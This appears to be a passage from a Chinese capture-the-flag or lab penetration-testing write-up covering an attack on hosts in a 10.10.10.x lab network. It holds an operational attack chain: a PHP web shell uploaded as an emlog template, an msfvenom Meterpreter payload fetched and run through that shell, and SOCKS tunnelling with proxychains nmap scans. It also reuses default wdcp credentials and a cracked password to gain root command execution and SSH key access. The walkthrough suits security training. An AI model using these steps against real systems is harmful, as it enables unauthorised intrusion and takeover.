
5.5.1.设置浏览器代理访问






5.5.2.后台拿 WEBSHELL

从网上下来一个 emlog 把带有后门文件的 php 设置打包好在 emlog 后台上传模板压缩包解压后即可 在 模板名的目录生成一个 php 后门。





5.5.3.metasploit 生成正向连接

sudo msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=13777 -f elf >ddd5
上传到 host123 主机上。

http://www.ddd5.com/content/templates/moonsec/shell.php?cmd=wget%20http://10.10.10.145/ddd5%20-o%20ddd5
chmod 777 ddd5 执行
http://www.ddd5.com/content/templates/moonsec/shell.php?cmd=./ddd5

5.5.4.连接远程 SHELL


msf5 auxiliary(server/socks4a) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/bind_tcp
payload => linux/x86/meterpreter/bind_tcp
sf5 exploit(multi/handler) > set RHOST 10.10.10.144
RHOST => 10.10.10.144
exploit
正常的情况下是 会连接上的 但是可能 centos 的关系 有些代码错误 导致连接不上。

5.6.sock5 隧道代理穿透内网

使用 metasploit sock4a 代理 在实际环境中不怎么稳定 如有不稳定最好使用 rssock 代理穿透内网。


下载地址 https://nchc.dl.sourceforge.net/project/ssocks/ssocks-0.0.14.tar.gz

在 kali host123 都需要进行编译生成文件
下载完进行解压 -tar -zxvf ssocks-0.0.14.tar.gz
cd ssocks-0.0.14
./configuire && make
在 kali 执行
./rcsocks -l 2233 -p 1080 -vv




在反弹 shell 里执行
在 host123
./rssocks -vv -s 192.168.0.109:1080

使用浏览器代理



看到速度很快



5.7.配置 proxychains3 sock5 代理调用 nmap 扫描

编辑文件

sudo vim /etc/proxychains.conf


```
# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#      Examples:
#
#            socks5  192.168.67.78   1080    lamer   secret
#            http    192.168.89.3    8080    justu   hidden
#            socks4  192.168.1.49    1080
#            http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
#socks5 192.168.0.109 22333
socks5 192.168.0.109 2233
"/etc/proxychains.conf" 66L, 1704C
```

proxychains3 nmap -sT -Pn 10.10.10.144


```
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:199-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:139-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:3306-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:143-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:80-<><>-OK
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:113-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:53-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:5900-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:256-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:22-<><>-OK
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:3389-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:995-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:23-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:445-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:110-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:21-<><>-OK
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:8193-<--timeout
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 2.90% done; ETC: 08:24 (0:10:36 remaining)
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:7025-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:57294-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:146-<--timeout
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 3.20% done; ETC: 08:24 (0:11:06 remaining)
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:49163-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:2710-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:10616-<--timeout
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 3.50% done; ETC: 08:25 (0:11:29 remaining)
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:1021-<--timeout
|S-chain|-<>-192.168.0.109:2233-<><>-10.10.10.144:10626-
```


5.8.sockscap 本地物理代理穿透内网

用 metasploit sock4a 代理进的时候 菜刀和蚁刀都链接不上后门
现在将菜刀 代理进去 功能正常




5.9.设置中国蚁刀 sock5 代理进穿透内网





6. linux 内网跨段提权

6.1.查看端口信息




6.2.用户信息


6.3.wdcp 主机提权

8080 端口是一个 wdcp 主机 在旧版 wdcp 安装都是一些默认信息。

账号 admin 密码 wdlinux.cn

主机登录的 默认密码被修改了 但是 mysql 的默认密码还没修改 可以通过 phpmyadmin 进行登录。






管理员的密文 17d03da6474ce8beb13b01e79f789e63 破解出来是 moonsec123

登录主机进行提权


10.10.10.144:8080/index.php
火狐官方站点
新手上路
常用网址
京东商城
WDCP
>>> admin 欢迎使用wdcp linux服务器/虚拟主机管理系统
系统设置
后台首页
系统设置
登录日志
操作日志
计划任务
邮件设置
memcached设置
网站管理
创建整站
新建站点
站点列表
二级域名
验证访问
rewrite规则管理
php设置
系统信息
admin 欢迎回来,上次登录时间:2020-04-27 11:50 上次登录IP:10.10.10.145
mysql root用户使用了默认密码(wdlinux.cn),为安全起见,强烈建议修改 现在就改
系统统计
站点数量:1个 FTP数量:0个 mysql数量:2个
系统信息 还未安装开启云锁，开启云锁，服务器将会更安全,现在就 安装
系统名称：WDlinux Control Panel (简称wdCP) (WD订阅)
当前版本：wdcp_v2.5.14(20150603) 最新 更新日志
操作系统：Linux 2.6.32-504.el6.x86_64
主机 名：localhost
CPU参数：1个1核 64位
官网资讯
wdcdn缓存加速管理系统
wdcp专业版优惠来袭，
腾讯云 阿里云8折优惠码
区块链应用与服务
wdCDN2 智能DNS系统
发布
wdCP v3.2,多PHP共存
韩国10M独享服务器499


在运行命令处


10.10.10.144:8080
火狐官方站点
新手上路
常用网址
京东商城
WDCP
>>> admin 欢迎使用wdcp linux服务器/虚拟主机管理系统
修改密码
用户组管理
系统管理
资源使用率
连接数管理
启动服务
端口管理
进程管理
IP设置
内存管理
设置DNS
运行命令
磁盘使用率
命令运行器
命令运行器
输入命令:
确定
uid=0(root) gid=0(root) groups=0(root)

6.4.最后一个 flag

6.5.ssh 钥匙登录

在 wdcp 生成秘钥保存下来
在 kali 设置权限 600
proxychains3 ssh root@10.10.10.144 -i sshkey_wdcp



7. 关注

微信公众号 **我的个人微信**